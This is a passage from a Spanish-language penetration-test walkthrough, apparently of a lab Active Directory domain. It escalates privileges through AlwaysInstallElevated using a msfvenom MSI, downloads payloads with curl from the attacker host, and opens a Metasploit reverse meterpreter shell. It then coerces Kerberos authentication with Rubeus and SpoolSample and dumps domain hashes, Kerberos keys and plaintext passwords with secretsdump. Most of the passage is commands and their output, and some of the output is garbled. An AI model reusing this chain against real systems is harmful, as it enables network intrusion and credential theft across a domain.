Final size of msi-nouac file: 159744 bytes
Saved as: alwe.msi
root@debian:~/Documents# ls
alwe.msi  installer.msi
```

User = seba

Password = Ricksanchez1.

El comando de msfvenom utilizado se obtuvo del sitio web  
<https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation#system-info>

## AlwaysInstallElevated

If these 2 registers are **enabled** (value is **0x1**), then users of any privilege can **install** (execute) \*.msi files as NT AUTHORITY\SYSTEM.

```
reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
```

## Metasploit payloads

```
IR=rottenadmin PASS=P@ssword123! -f msi-nouac -o alwe.msi #No uac format
IR=rottenadmin PASS=P@ssword123! -f msi -o alwe.msi #Using the msixec the uac wont be pro
```

If you have a meterpreter session you can automate this technique using the module  
**exploit/windows/local/always\_install\_elevated**

Se envió el archivo .msi al servidor Python y se procedió a descargarlo en la máquina con Windows Lateral desde la consola de Metasploit.

```
C:\Users\user1\Downloads>curl -o algo.msi http://192.168.201.146:9957/alwe.msi
curl -o algo.msi http://192.168.201.146:9957/alwe.msi
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left   Speed
100  156k  100  156k    0     0  9488k      0  --:--:-- --:--:-- --:--:-- 9750k

C:\Users\user1\Downloads>dir
dir
Volume in drive C has no label.
Volume Serial Number is 4C5B-6231

Directory of C:\Users\user1\Downloads

01/27/2024  03:55 AM    <DIR>          .
01/27/2024  03:55 AM    <DIR>          ..
01/27/2024  03:55 AM                159,744 algo.msi
01/27/2024  03:53 AM                 279 installer.msi
01/26/2024  05:20 PM                  74 seba.bat
01/26/2024  06:44 PM            159,744 Unconfirmed 678578.crdownload
               4 File(s)              319,841 bytes
               2 Dir(s)      7,891,525,632 bytes free
```

Se ejecutó el archivo msi con éxito, logrando la creación del nuevo usuario "seba".

```
C:\Users\user1\Downloads>msiexec /i algo.msi /quiet
msiexec /i algo.msi /quiet


C:\Users\user1\Downloads>net user
net user

User accounts for \\


-----
Administrator      DefaultAccount      Guest
seba                user1               WDAGUtilityAccount
The command completed with one or more errors.

C:\Users\user1\Downloads>
```


Se estableció una conexión a través de Remmina con el servicio RDP de Windows, ingresando con éxito al usuario "seba" que fue creado utilizando msfvenom.



Con los privilegios escalados, se logró acceder a la carpeta de Administrador donde se encontraba un archivo de texto llamado "importante". En dicho archivo, se descubrió la contraseña en formato NTLM: F465E6CDD06994E614F3E0ADAE6B9F58.




Mediante el uso de la herramienta de crackeo en línea "crackstation", se obtuvo el usuario e-corp.local/Bill.harper.ex junto con la contraseña correspondiente: \*123iloveyou123\*..






Se utilizó RDP desde el lateral hasta el clon para conectarnos en la sesión. Debido a dificultades técnicas con la capacidad de RAM, se optó por abrir la máquina clon y simular el uso de RDP. Con éxito, se logró ingresar a la cuenta de Bill Harper utilizando las credenciales obtenidas.




Se estableció un túnel SSH desde la máquina Windows clon lateral hasta el Debian, permitiendo la comunicación segura entre ambas máquinas.

```
PS C:\Windows\system32> ssh -R 8080 -fCmW -oServerAliveInterval=60 -oServerAliveCountMax=1 -oUserKnownHostsFile=/dev/null -oStrictHostKeyChecking=no root@192.168.201.146
Warning: Permanently added '192.168.201.146' (ECDSA) to the list of known hosts.
root@192.168.201.146's password:
```


En el lateral clon, se procedió a descargar el repositorio Git de Rubeus.




Se instaló Visual Studio en el lateral clon y se procedió a compilar el archivo .sln utilizando Visual Studio.



Se ejecutó el programa compilado en PowerShell como administrador y se mantuvo en ejecución.




Se procedió a obtener un 'spool sample'



Después de obtener el código fuente del "spool sample", se procedió a compilarlo

```
Output
Show output from: Build
Build started at 1:52 AM...
----- Build started: Project: SpoolSample, Configuration: Release x64 -----
SpoolSample -> C:\Users\bill.harper.ex\Downloads\SpoolSample-master\SpoolSample-master\SpoolSample\bin\Release\SpoolSample.exe
1 file(s) copied.
===== Build: 1 succeeded, 0 failed, 0 up-to-date, 0 skipped =====
===== Build completed at 1:53 AM and took 52.196 seconds =====
```



Se ejecutó el "Spool" mientras se mantenía en ejecución Rubeus. Durante este proceso, se generó un archivo de texto que contenía el token obtenido

```
[*] 1/26/2024 3:04:45 AM UTC - Found new TOI:
User : PRBWSR@corp.local
StartTime : 1/27/2024 3:00:22 PM
EndTime : 1/26/2024 8:01:22 AM
OwnerT111 : 2/2/2024 11:00:22 PM
Flags : none, Localizable, pre_authentic, renewable, forwarded, forwardable
BaseNameOfTicket :

[+] Ticket cache size: 5

C:\Users\harpur.exe\Downloads\SpoolSample-master\SpoolSample\bin\Release\SpoolSample.exe prime
ry.e-corp.local DESKTOP-TGA0JF4.e-corp.local
[+] Converted ID to shellcode
[+] Executing ROI
[+] Calling exported function
TargetServer: Vldgrmry.e-corp.local, CaptureServer: DESKTOP-TGA0JF4.e-corp.local
Attempted private notification and received an invalid handle. The coerced authentication probably worked!

C:\Users\harpur.exe\Downloads\SpoolSample-master\SpoolSample\bin\Release\SpoolSample.exe\prime
ry.e-corp.local DESKTOP-TGA0JF4.e-corp.local
[+] Calling exported function
TargetServer: Vldgrmry.e-corp.local, CaptureServer: DESKTOP-TGA0JF4.e-corp.local
Attempted private notification and received an invalid handle. The coerced authentication probably worked!
```

Se descargó y ejecuto el mismo archivo MSI en la máquina Windows clon desde el servidor python del Debian, con el objetivo de obtener una consola en Meterpreter que se encuentra en ejecución.

```
C:\Users\bill.harper.ex\Downloads>curl -o installer.msi http://192.168.201.146:8000/installer.msi
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
   Dload  Upload  Total   Dload  Upload  Total   Dload  Upload  Spent    Left    Speed
100 156k 100 156k    0    0 1210k      0  --:--:-- --:--:-- --:--:-- 1218k

C:\Users\bill.harper.ex\Downloads>
```

En el Debian, se configuró el mismo exploit que se utilizó anteriormente y se logró obtener acceso de consola en el sistema operativo Windows clon.

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.201.146
LHOST => 192.168.201.146
msf6 exploit(multi/handler) > set LPORT 9956
LPORT => 9956
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.201.146:9956
[*] Sending stage (200774 bytes) to 192.168.201.150
[*] Meterpreter session 1 opened (192.168.201.146:9956 -> 192.168.201.150:51234)
    at 2024-01-28 04:22:03 +0100

meterpreter > shell
Process 3444 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19045.3758]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

Se procedió a trasladarse hasta la ubicación donde se encuentra el archivo de texto que contiene el token en el sistema Windows clon, y se realizó la descarga del archivo en el sistema Debian.

```
meterpreter > cd Desktop\\
meterpreter > ls
Listing: C:\Users\bill.harper.ex\Desktop
=====

Mode                Size      Type      Last modified          Name
----                -
100777/rwxrwxrwx    462848   fil       2024-01-28 01:20:50 +0100 Rubeus.exe
100666/rw-rw-rw-      0        fil       2024-01-28 04:11:28 +0100 Tokens.txt
100666/rw-rw-rw-     282      fil       2024-01-27 23:14:52 +0100 desktop.ini

meterpreter > download Tokens.txt /root/Desktop/token.txt
[*] Downloading: Tokens.txt -> /root/Desktop/token.txt/Tokens.txt
[*] Completed : Tokens.txt -> /root/Desktop/token.txt/Tokens.txt
meterpreter >
```

Se empleó la herramienta `base64 -d` para decodificar el token. Posteriormente, se realizó la traducción del formato desde `base64` a `UTF-8` y se guardó el resultado en un archivo con extensión `.kirbi`.

[illegible]

Se procedió a convertir el archivo ticket.kirbi a ticket.ccache utilizando la herramienta TicketConverter.py de Impacket.

```
root@debian:/opt/impacket/build/scripts-3.11# python3 ticketConverter.py /root/Desktop/ticket.kirb /root/Desktop/ticket.ccache
Impacket v0.12.0.dev1+20231114.165227.4b56c18a - Copyright 2023 Fortra

[*] converting kirbi to ccache...
[*] done
root@debian:/opt/impacket/build/scripts-3.11#
```

Exportamos el ticket.ccache y tenemos un archivo de autenticación en el sistema operativo Windows.

```
root@debian:~/Desktop# export KRB5CCNAME=ticket.ccache
root@debian:~/Desktop#
```

Se ejecutó el comando secretsdump.py utilizando proxychains en la máquina Debian, con el propósito de obtener los hashes de la Windows Server.

```
proxychains python3 /opt/impacket/build/scripts-  
3.11/secretsdump.py -k -no-pass -dc-ip 192.168.1.2 -target-ip  
192.168.1.2 e-corp.local/"primary$"@primary.e-corp.local
```

```
root@debian:~/Desktop# export KRB5CCNAME=ticket.ccache  
root@debian:~/Desktop# proxychains python3 /opt/impacket/build/scripts-3.11/secretsdump.py -k -no-pass -dc-ip 192.168.1.2 -target-ip 192.168.1.2 e-corp.local/"primary$"@primary.e-corp.local  
ProxyChains-3.1 (http://proxychains.sf.net)  
Impacket v0.12.0.dev1+20231114.165227.4b56c18a - Copyright 2023 Fortra  
  
[S-chain]-<-127.0.0.1:8080-<->-192.168.1.2:445-<->-OK  
[S-chain]-<-127.0.0.1:8080-<->-192.168.1.2:88-<->-OK  
[-] Policy SPN target name validation might be restricting full DR5UAPI dump. Try -just-dc-user  
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)  
[*] Using the DR5UAPI method to get NTOS.DIT secrets  
[S-chain]-<-127.0.0.1:8080-<->-192.168.1.2:135-<->-OK  
[S-chain]-<-127.0.0.1:8080-<->-192.168.1.2:49678-<->-OK  
[S-chain]-<-127.0.0.1:8080-<->-192.168.1.2:88-<->-OK  
Administrator:500:aad3b435b51404eeaad3b435b51404ee:74b94b1f6e33b16e314e50284e3908ce:::  
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::  
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:777c348613dbc5b30622ee31530ad44c:::  
e-corp.local\tyrell.wellick:1000:aad3b435b51404eeaad3b435b51404ee:2d0d0252e4799f485cdf5e171d93985bf:::  
e-corp.local\terence.colby:1105:aad3b435b51404eeaad3b435b51404ee:7e663de46814202086361bc5842027a:::  
e-corp.local\susan.jacobs:1108:aad3b435b51404eeaad3b435b51404ee:2bd6ad7a98e668f70ad78e3064f3724d:::  
e-corp.local\bill.harper.ex:1110:aad3b435b51404eeaad3b435b51404ee:f465e6cdd06994e614f3e0adae6b9f58:::  
PRIMARY5:1001:aad3b435b51404eeaad3b435b51404ee:bd07fa3bad9c82d8eeb5af7648189a7b:::  
DESKTOP-TGAA2F45:1106:aad3b435b51404eeaad3b435b51404ee:f9add0a8781b544fd24fae2085db18e8:::  
[*] Kerberos keys grabbed  
Administrator:aes256-cts-hmac-sha1-96:ed966bf1050cda21da26dd09531be9f6f80e3986eb33ee56e42756ee42194e42  
Administrator:aes128-cts-hmac-sha1-96:3ae65acd97e87297f6ddc1822d14812  
Administrator:des-cbc-md5:689e268558798015  
krbtgt:aes256-cts-hmac-sha1-96:f99e6d2e4e7d85f2754a6135e57a205a0d24a763f482ff78c02535379c41077e  
krbtgt:aes128-cts-hmac-sha1-96:aaaf02b9e6f3544868754f144f08a179  
krbtgt:des-cbc-md5:bfcdd3b516eb5c2e0  
e-corp.local\tyrell.wellick:aes256-cts-hmac-sha1-96:cd41d09372511b13ad94f9da5c508524d7bf86cb67c9bfe1151abd5f3fa855  
e-corp.local\tyrell.wellick:aes128-cts-hmac-sha1-96:d0891aeb349f77d2497864db0f2cca  
e-corp.local\tyrell.wellick:des-cbc-md5:073d64efc01abb9  
e-corp.local\terence.colby:aes256-cts-hmac-sha1-96:43fa964971eaf0ba5612d0584de8ccb279d86b4eaeabaec9402c858ff3bd37e  
e-corp.local\terence.colby:aes128-cts-hmac-sha1-96:992b77bc8b6d2a5d414be23f11571aaf  
e-corp.local\terence.colby:des-cbc-md5:048fd5d0888ccb91
```

A continuación, se utilizó nuevamente secretsdump.py, esta vez con la opción -hashes, con el objetivo de obtener la contraseña del administrador del Active Directory. Este paso permitió extraer información crítica sobre las credenciales, proporcionando acceso a cuentas de alto privilegio en el entorno evaluado.

```
proxychains python3 /opt/impacket/build/scripts-  
3.11/secretsdump.py -hashes  
aad3b435b51404eeaad3b435b51404ee:74b94b1f6e33b16e314e50284e3908c  
e ./Administrator@192.168.1.2
```

```

root@debian:~/Desktop# proxychains python3 /opt/impacket/build/scripts-3.11/secretsdump.py -hashes aad3b435b51404eeaad3b435b51404ee:74b94b1f6e33b16e314e50284e3908ce /Administrator@192.168.1.2
ProxyChains-3.1 (http://proxychains.sf.net)
Impacket v0.12.0.dev1+20231114.165227.4b56c18a - Copyright 2023 Fortra

[5-chain]->-127.0.0.1:8080-<->-192.168.1.2:445-<->-OK
[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0xd8be9a99adf931b433d7a29bb4664c8
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:1b5df64cddaed2f15d5b3dea3de3e4f1::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0::
[*] SAM hashes extraction for user WDAUtilityAccount failed. The account doesn't have hash information.
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE_ACC
E-CORP\PRIMARY$::aes256-cts-hmac-sha1-96:80b7de58625c2563e145540ca921b4037e4bb3e8b2b75c3c713180d2ee006638
E-CORP\PRIMARY$::aes128-cts-hmac-sha1-96:822e4d0086fea62c748ed5587c958702
E-CORP\PRIMARY$::des-cbc-md5:a8bc5720e5f1f45d
E-CORP\PRIMARY$::plain_password_hex:9efbeea37fe086acd9f8b364f778db89cae96ca7ecf7261a64cbbd55415ed5423a2e8b2ece035af8c542c185b58db962b846a50ea2d6f3f24ebd166d055e991f2b3943bf114d52af6d4a1e1db8d26ae8a90de7ffe6bd62776addf93b175e582b65d2a8be05e11962cbf66b22b26de8f3ad0eca8fec205b2485127a74b3509d46e932644760c921668c84985c29f3368bd10d5b6e6f3131526eb1c0b8cf98fd50b7fb3f0aef3763e51d2ce158186b45c2c814ecc53295a3e0db3312862b3536c40360139e72a4a4ead5d83e78efb9d2d8e4f575fa9fa08a47533641698a295b1634ef02d791b02b665002fe58ea7772cb
E-CORP\PRIMARY$::aad3b435b51404eeaad3b435b51404ee:bd07fa3bad9c82d8eeb5af7648189a7b::
[*] DefaultPassword
E-CORP\pablo:qwerty
[*] DPAPI_SYSTEM
dpapi_machinekey:0xeece20342adf220776557a9e0cc0007ab84d12b1
dpapi_userkey:0x089f3bb61006fdb1877ff7234653c52dfb496a
[*] NL_SKM
0000 00 20 10 D2 EC 56 99 A6 4A A1 E0 B0 98 99 C6 FD ...V...J.....
0010 79 B4 51 77 7B 3A EC F5 07 78 AA 0B 52 5A 2A 98 y.Qw{...X..RZ*.
0020 C7 13 C1 58 81 F4 21 47 08 CB 6D 8A B8 4D 8E 70 ...X..IG..m..M.p
0030 4C 0A CC E7 61 0D F1 E7 F8 86 1E 49 B3 C3 D2 B3 L...a.....I....
NL_SKM: 0d2010d2ec5699a64aa1e0b09099c6fd79b451777b3aectf50778aa0b525a2a98c713c15881f4214708cb6d8ab84d8e704c0acce7610df1ef78861e49b3c3d2b3
[*] Dumping Domain Credentials (all domains) (domain/username:hash)

```

Identificamos el usuario y la contraseña. Estas credenciales proporcionan acceso a privilegios significativos en el entorno del Domain Controller.

```

[*] DefaultPassword
E-CORP\pablo:qwerty
[*] DPAPI_SYSTEM
dpapi_machinekey:0xeece20342adf220776557a9e0cc0007ab84d12b1

```